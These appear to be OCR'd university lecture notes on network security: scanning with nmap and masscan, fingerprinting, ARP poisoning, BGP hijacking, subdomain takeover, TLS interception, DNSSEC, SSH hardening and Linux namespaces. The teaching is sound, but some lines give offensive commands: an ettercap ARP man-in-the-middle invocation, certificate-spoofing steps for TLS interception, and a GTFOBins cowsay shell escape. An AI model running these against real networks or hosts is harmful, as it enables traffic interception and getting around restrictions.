


Figure 5.2: Protocol Relationships [RFC 791: Internet Protocol]

5.2.1 Internet

IPv6 on this level is not very much different, except that the addresses are longer and we separate 4-byte chunks by ':' in common notation. IPv6 uses 128 Bit Addresses. Beyond that, the differences between IPv4 and IPv6 become a little to much for this small reminder.


IPv6 Address Space

IP v6 Address Spaces

`::/128`	Unspecified
`::1/128`	Localhost/Loopback
`FF00::/8`	Multicast
`FE80::/10`	Link-Local Unicast
`everything`	Global Unicast

5.3 Host Discovery

Host Discovery



- Objectives
    1. Host by Address
    2. (Network Connections)
    3. Open Ports
    4. Services
    5. Versions
- starting point?

  - Internal Network
  - External Network
  - in between
  - Virtual Machine

[sources: Peter Kim: The Hacker Playbook 2]

Portscanner

Host Discovery ⟶ Port Scan ⟶ Service Identification

- "knocking"
- e. g., TCP-SYN
  - Send SYN to port
  - Receive SYN/ACK
  - ⇒ port open

nmap

nmap

- "Standard" Portscanner
- incl. various detections
- `nmap -sT -A -T4 scanme.nmap.org`
  - `-A` "Aggressive":
    - OS detection `-O`
    - version detection `-sV`
    - script scanning `-sC`
    - traceroute `--traceroute`

Masscan

```
root@kali:~# masscan -p22,80,445 192.168.1.0/24

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220
Discovered open port 80/tcp on 192.168.1.230
```

- faster port-scanning
- syntax comparable to nmap

5.3.1 HTTP Screenshot

HTTP Screenshot

- Web-Service Screenshot
- combine with masscan for extra power

5.4 Host Fingerprinting

Fingerprinting describes techniques that measure distinct attributes of services and hosts. These measurements are denoted fingerprints. Fingerprints can be mapped against a database of known host-/service-fingerprints with the objective of identifying type, implementation and versions of deployed soft- and hardware or even specific instances or users.

Depending on the application and target the set of measured attributes varies greatly. The utility of a measurement ranges from providing a direct identity to subtile distinctions. Communication protocols sometimes require some kind of identification at the beginning, which, if truthfully given, provides most of the information. Sometimes a set of capabilities is to be exchanged, e. g., supported cryptographic protocols. At the very ambiguous end of measurements you'll finde response-time, which can be compared to a database of statistic parameters.

Fingerprint identification requires preparation of a sufficient database.

Host/Service Fingerprinting

- Identification of
  - Operating System
  - Users
  - Software
  - Version
  - Patchlevel
  - Configuration

Vulnerability scanning tools usually come equipped with databases to identify services and automatically compare these identities to vulnerability database.


5.4.1 Vulnerability Scanning


Vulnerability Scans

- OpenVAS
- Nessus
- Metasploit
- BurpSuite (Pro Edition)

5.5 Documentation

Documentation


ISP Router ?
192.0.2.254/30
GE 0/0
?
GE 0/1
203.0.113.1 / ?
192.0.2.253/30
Hostname: Core-Router
GE 0/0
Cisco Router 2911
iOS: 15.1.4M10
GE 0/1
USB 1
Aux
CVE-2014-3567 CVE-2014-3568
CVE-2014-3513 CVE-2013-0149
CVE-2012-5014
USB 0
Con
192.0.2.250/30
GE 0/2
BGP,SSH,OSPF,CDP,BOOTP
GE 0/3
192.0.2.249/30
WAN 1
Hostname: FireWall1
Fortigate 50
WAN 2
ETH 3
ETH 4
ETH 5
Con
CVE-2017-14187 CVE-2017-14189
CVE-2017-3134
USB
WebManager(8080) SSH(22)
default account: "core"
ETH 1
SFP 1
ETH 8
Con
USB
Hostname: Gateway-switch
Cisco Catalyst 2960 Switch
iOS: 15.0(2)EZ
ETH 1
ETH 2
ETH 3
ETH 4
ETH 5
ETH 6
ETH 7
ETH 8
CVE-2018-0161 CVE-2017-3881
CVE-2017-3864 CVE-2017-3803
SNMPv2,DHCP
192.0.2.126/25
Host:
example.com
WebEx Panel
Apache 2.2.34
RedHat 5.8
CVE-2017-9798
CVE-2016-8612
CVE-2009-4272
CVE-2013-4342
80http,443https
10.0.2.22
10.0.3.23
10.0.3.24
VLAN 10
VLAN 20
VLAN 30



5.6 Threat Techniques

5.6.1 Mac Flooding

Mac Flooding

Objective see all local communication

Target Switch

Technique Overflow port table

Effect Switch goes into Hub-Mode

5.6.2 ARP Poisoning

ARP Request

```
root@chengisao:~# tcpdump -i enp1s0 -n \(arp or icmp\)

03:36:39.39 ARP, Request who-has 194.94.217.126 tell 194.94.217.111
03:36:39.40 ARP, Reply 194.94.217.126 is-at 00:00:0c:07:ac:64
03:36:39.40 ARP, Reply 194.94.217.126 is-at 00:00:0c:07:ac:64
```

ARP Cache

```
root@chengisao:~# arp

Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.122.72           ether   52:54:00:b0:23:4e   C                     secbr0
192.168.122.110                  (incomplete)                              secbr0
192.168.122.247          ether   52:54:00:7d:e7:e1   C                     secbr0
192.168.122.149          ether   52:54:00:0a:2e:b0   C                     secbr0
192.168.122.105          ether   52:54:00:00:7a:96   C                     secbr0
194.94.217.126           ether   00:00:0c:07:ac:64   C                     enp1s0
194.94.217.125           ether   00:08:e3:ff:fd:90   C                     enp1s0
192.168.122.128          ether   52:54:00:86:ae:1c   C                     secbr0
192.168.122.10           ether   52:54:00:88:4d:e6   C                     secbr0
192.168.122.27           ether   52:54:00:8c:c4:6d   C                     secbr0
10.13.37.42              ether   52:54:00:ac:19:cc   C                     vpn0
172.17.0.2               ether   02:42:ac:11:00:02   C                     docker0
192.168.122.239          ether   52:54:00:d9:f9:19   C                     secbr0
192.168.122.252          ether   52:54:00:c9:dd:d3   C                     secbr0
172.17.0.3               ether   02:42:ac:11:00:03   C                     docker0
192.168.122.81           ether   52:54:00:6f:49:92   C                     secbr0
192.168.122.21           ether   52:54:00:98:d0:f1   C                     secbr0
194.94.217.85            ether   3e:0d:e3:9c:63:8a   C                     enp1s0
192.168.122.232          ether   52:54:00:71:fe:52   C                     secbr0
192.168.0.67             ether   02:42:ac:11:00:03   C                     docker0
194.94.217.83            ether   1e:cd:bb:d3:f2:85   C                     enp1s0
194.94.217.100           ether   88:d7:f6:a8:90:bf   C                     enp1s0
172.17.0.67              ether   02:42:ac:11:00:03   C                     docker0
192.168.122.79           ether   52:54:00:56:3c:83   C                     secbr0
192.168.122.92           ether   52:54:00:4d:01:e1   C                     secbr0
192.168.122.32           ether   52:54:00:60:a9:9b   C                     secbr0
```

ARP Poisoning

Objective Inject own MAC in ARP Table

Target Local Network Hosts

Technique Answer first

Effect ETH Packets are addressed to attackers MAC by victim

Countermeasures Can't change ARP

- Static ARP Configuration
- 802.1X Network Access Control
- End-2-End Security

Ettercap

```
ettercap [OPTIONS] [TARGET1] [TARGET2]
```

Target format `[MAC]/[IPs]/[PORTs]`

MAC e. g., `00:11:22:33:44:55`

IPs e. g., `10.0.0.1-5;10.0.1.33`

PORTs e. g., `20-25,80,110`

ARP MitM:

```
ettercap -T -M arp:remote /192.168.1.1/ /192.168.1.2-10/
```

5.6.3 BGP Hijacking

The technique BGP Hijacking describes the manipulation of the exterior routing tables of gateway routers of other Autonomous System (AS) in order to sinkhole the routes to a given target.

BGP Hijacking

Objective Reroute Internet Traffic of Target


Target IP-Range

Technique Publish shorter routes

Effect IP-Routes to Target rerouted

Countermeasures

BGP Nutshell



5.6.4 Session Fixation

> "Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application. When authenticating a user, it doesn't assign a new session ID, making it possible to use an existent session ID. The attack consists of inducing a user to authenticate himself with a known session ID, and then hijacking the user-validated session by the knowledge of the used session ID. The attacker has to provide a legitimate Web application session ID and try to make the victim's browser use it." [https://www.owasp.org/index.php/Session_fixation, 2014-01-27]

5.6.5 Subdomain Takeover

[Yaworski2019bughunting]

DNS is a hierarchical, distributed database for Resource Records (RR).

DNS

- Hierarchical Domain Space
- Primary Identity Structure
- Recursive Requests

- TTL-Based Caching

Domain Name System (DNS) Resource Records

SOA	Start of Authority
A	IP-Address
AAAA	IPv6-Address
MX	Mail Exchange
NS	Name Server
CNAME	Canonical Name
PTR	Pointer
HINFO	Host Description
TXT	Text

Usually DNS lookups are executed in the background unseen by the user. For administration and debugging purposes it is useful to explore available records. Many Linux installations have the program `dig` available for this purpose.

DNS Lookup

```
$ dig smtp.hs-bremerhaven.de
[…]
;; ANSWER SECTION:
smtp.hs-bremerhaven.de. 14640 IN CNAME smtp3.hs-bremerhaven.de.
smtp3.hs-bremerhaven.de. 204 IN A 192.109.135.139
```


Further interesting parameters

- `@<server>` requests from a specific DNS
- `-x <addr>` reverse lookup
- `dig <domain> MX` request email handler of domain

Subdomain Takeover

1. Company registers `http://unicorn.cloudprovider.exmpl` from provider
2. Company setups subdomain `test.company.com`
3. Company creates `CNAME` `test.company.com` to `unicorn.cloudprovider.exmpl`
4. Company closes `unicorn.cloudprovider.exmpl`, but leaves `CNAME` online.

5. Attacker registers `unicorn.cloudprovider.exmpl`
6. Attacker can now serve content for `test.company.com`



5.6.6 TLS PitM

TLS PitM

Objective Impersonate Service/Client

Target TLS Session

Technique e. g., Certificate Spoofing

Effect Attacker intercepts C/S-communication

Countermeasures · Strong Authentication of Credentials

Ettercap can also attack a SSL/TLS secured connection by replacing the servers certificate with its own certificate. You can use openssl to create `etter.ssl.cert` as follows:

SSL MitM

```
    openssl genrsa -out etter.ssl.crt 1024
    openssl req -new -key etter.ssl.crt -out tmp.csr
    openssl x509 -req -days 1825 -in tmp.csr -signkey etter.ssl.crt -
out tmp.new
    cat tmp.new >> etter.ssl.crt
    rm -f tmp.new tmp.csr
```

DNSKEY RR

```
example.com. 86400 IN DNSKEY 256 3 5 ( AQPSKmynfzW4kyBv015MUG2DeIQ3
                                       Cbl+BBZH4b/0PY1kxkmvHjcZc8no
                                       kfzj31GajIQKY+5CptLr3buXA10h
                                       WqTkF7H6RfoRqXQeogmMHfpftf6z
                                       Mv1LyBUgia7za6ZEzOJBOztyvhjL
                                       742iU/TpPSEDhm2SNKLijfUppn1U
                                       aNvv4w==  )
```

Figure 5.3: DNSKEY RR Example

5.6.7 DNSSEC

How can you be sure that `www.uni-siegen.de` actually leads to a webpage by University Siegen?

DNSSEC

- RFC 4033, DNS Security Introduction and Requirements
- RFC 4034, Resource Records for the DNS Security Extensions
- RFC 4035, Protocol Modifications for the DNS Security Extensions

DNSKEY contains (zone) key

RRSIG contains signature

A DNSKEY Resource Record (RR) stores a public key for a given DNS Zone, e.g. Figure 5.3.

RRSIG Format

5.6.8 Let's Encrypt

Let's Encrypt

Before:

- Certificates are costly
- Authentication process is tedious
- Certificates need administration

Now:





Figure 5.4: RRSIG Format

RRSIG example


```
host.example.com. 86400 IN RRSIG A 5 3 86400 20030322173103 (
                                20030220173103 2642 example.com.
                                oJB1W6WNGv+ldvQ3WDG0MQkg5IEhjRip8WTr
                                PYGv07h108dUKGMeDPKijVCHX3DDKdfb+v6o
                                B9wfuh3DTJXUAfI/M0zm0/zz8bW0Rznl803t
                                GNazPwQKkRN20XPXV6nwwfoXmJQbsLNrLfkG
                                J5D6fwFm8nN+6pBzeDQfsS3Ap3o= )
```

Figure 5.5: RRSIG example

- Automated Authentication
- Automated Certificate Updates



[https://letsencrypt.org/how-it-works/]



[https://letsencrypt.org/how-it-works/]

5.7 Conclusion

6

System Hardening

Lernziele

- Motivation Hardening verstehen.
- Begriff Angriffsoberfläche im Computersystem verstehen.
- Unterschiedliche Bereiche von Hardening-Techniken verstehen.
- Beispielhaft einzelne Hardening-Techniken beherrschen.

Hardening

> "securing a sytem by reducing its surface of vulnerability" –Wikipedia Hardening (computer), 2023-05-24

- System Hardening: limiting the potential of an attacker to utilize tools of a system to extend, persist or gain access.
- Kernel Hardening: reducing the attack surface of an OS, for installation or in general.
- Code Hardening: reducing available entry points into a programm and the movement space of an attacker after gaining access to the process space.
- Network Hardening: limiting the exposed (i. e., network) attack surface of a (computer) network, limiting the movement of an attacker within a network.

Hardening Techniques Overview

-

Main references in this part:

- Arch Linux Wiki Security [**archwikisecurity**]
- https://gtfobins.github.io/gtfobins/cowsay/

6.1 Living of the Land

Living Of The Land (LOTL)

Definition 6.1.1. The use of legitimate, ready available tools on a system is called Living Of The Land (LOTL).

Example:

```
TF=$(mktemp)
echo 'exec "/bin/sh";' >$TF
cowsay -f $TF x
```

[GTFOBins — Cowsay]

Shortlist of tools that are common on computer systems which can be used to bypass security:

- GTFOBins, Unix Binaries (last: 2023-06-25)
- LOLBAS, Common Windows binaries (last: 2023-06-25)
- LOLdrivers, drivers in Windows

6.2 System Hardening

Hardening Planing

Things to consider

- Assume compromise of
  - user accounts
  - system services
  - server processes
  - hosts (within network)

- Consider credentials
  - stored
  - entered
  - used at system
- Lateral/vertical movements

Server Hardening Steps

- Patch
- Remove or lock default accounts
- Change default passwords
- Enable logging and auditin
- Implement only one single function/server
- Remove unnecessary software and utilities
  - e. g., Browsers...
- Limit command history

[based on: Tom Olzak: System Hardening — CISSP]

Client Hardening

- Full Disk Encryption
- Patch (automated/regularily)
- Automated effective Locking
- Enforce strong passwords/authentication
- Enable and test backup/restore
- Separate accounts (privileged/unpriv)
- Hardware security devices
  - for login, email, Single Sign-On (SSO)
- Containerize applications

6.3 Network Hardening

Network Attack Surface

- "Open ports"
  - It's services, remove unwanted
  - Enforce by packet filter policy
- Remote Attack Surface
  -
- Local Attack Surface
  - On-site implants

Network Hardening: Host-side

- Remove unneeded services
- Configure specific network address
  - ...instead of `0.0.0.0`
- Scan for open ports (TCP/UDP) regularily
- Log and audit network activity (e. g., ntop)

Network Hardening: Network

- Segmentation (Zones & Conduits)
  - VLAN
  - DMZ, Bastion Host and Firewalls
  - Data Diodes
- Internal VPN
  - Encrypt all internal network traffic
- Network Access Control
  - MAC Filtering
  - IEEE 802.1X

6.4 Accounts

Privileged Access

- Use `sudo` instead of `su`
  - Logs privileged commands run
  - No root-password necessary
  - Prevents accidentally running programs as root (z.B. vim)
  - Fine granular access per user

Minimum configuration in `/etc/sudoers`

```
alice ALL = NOPASSWD: /path/to/program
```

6.4.1 Enforcing Password Quality

PAM Modul PWD-Quality (see [**archwikisecurity**].

6.4.2 Passkey Enforcement

SSH Hardening

- Ensuring that SSH protocol 1 is disabled
- Creating and managing keys for passwordless logins
- Disabling root user login
- Disabling username/password logins
- Enabling two-factor authentication
- Configuring Secure Shell with strong encryption algorithms
- Configuring access control with whitelists and TCP Wrappers
- Configuring automatic logouts and security banners

SSH-Server

Ensure `/etc/ssh/sshd_config` contains

Disable root login

```
PermitRootLogin no
```

Disable password login

```
PasswordAuthentication no
```

Restart `sshd`

```
systemctl reload sshd
```

Enforce the use of passkeys rather than passwords for your user-accounts.[1]

6.5 Logging

[Tev23, Chapter 13]

[1] Passkeys are cryptographic public-private-keypairs

7

Namespaces

Lernziele

- Begriffe sandbox, container, namespaces
- Wann und warum Namespaces verwenden?
  - –
- Verschiedene Arten von Namespaces
- Nesting und Mapping
- Nutzungsbeispiel mit `unshare`

7.1 Introduction

The term sandbox describes a mechanism to run programs in a controlled runtime-environment separated from the main system. Sandboxing is used in software development as well as to improve security in productive installations. Within the development-process the focus of sandboxing is repeatability and a defined runtime where all dependencies are well defined and included. Within security the main objective is containment, i. e., the prevention of unintended interactions with the outside of a container. Both areas also use sandboxing to achieve recoverability or continuity in case of failure.

Sandboxing can also be used, to a certain degree, to scale operations, i. e., by running parallel and redundand systems.

Recap: Process

“Instantiated programm during execution”

- Process separation
  - Memory
  - File/Socket access
  - Processor
- Multiple threads
- Limited/Controllable Interaction
- Ephemeral Memory

Motivation Sandboxing

Process-separation provides insufficient protection

- Access to system utilities
  - Most utilities not required by process
  - but needed for process management
- Assume compromised processes
- System resources
- Persistence
- Limit complexity of available system

Container

- Package of
  - program
  - all dependencies.
- “Directly” executable
- e. g., docker-images

Motivation

- Test-Environment = Prod.-Environment
  - Test OK $\Rightarrow$ Runnable
- Ease-of-Deployment

- Controlled dependencies
  - No Conflicts in system updates
- — Duplicate Files

Container vs. Sandbox

Software Packaging vs. Runtime Environment

Container and sandbox can be used in conjunction. While sandbox refers to the runtime environment, the term container refers to the packaging of software. It is perfectly possible to execute the software shipped in a container outside of a sandbox, although it is more common to use both together.

Sandboxing

Techniques for separating processes

- Namespaces
- Capabilities
- Resource Control
- Accounting

7.2 Namespaces

Namespaces

- Implementation of sandboxing
- Confines processes by
  - limiting visible/useable system resources
  - mapping resources/rights onto system resources/rights
  - scheduling resources between spaces
  - limiting resource usage
- Provides individual “view” of system
- Different types of namespaces

Types of Namespaces

User User and group IDs

PID Process ID

Network Network devices, ports, ...

Mount Mount points (different views on file contents)

IPC Inter-Process-Communication (e. g., `kill`)

Time Clocks

UTS Hostname and NIS (domain names)

Cgroup

[Linux man-pages 6.04 namespaces(7) 2023-04-03]

- Important commands setns, clone, unshare

7.2.1 User Namespaces

User_namespaces isolate user and group identifiers. User and group identifiers inside and outside of a namespace may differ. What is `UID=0` inside a namespace can be something else, e. g., `UID=21345`, outside of the namespace.

User Namespace

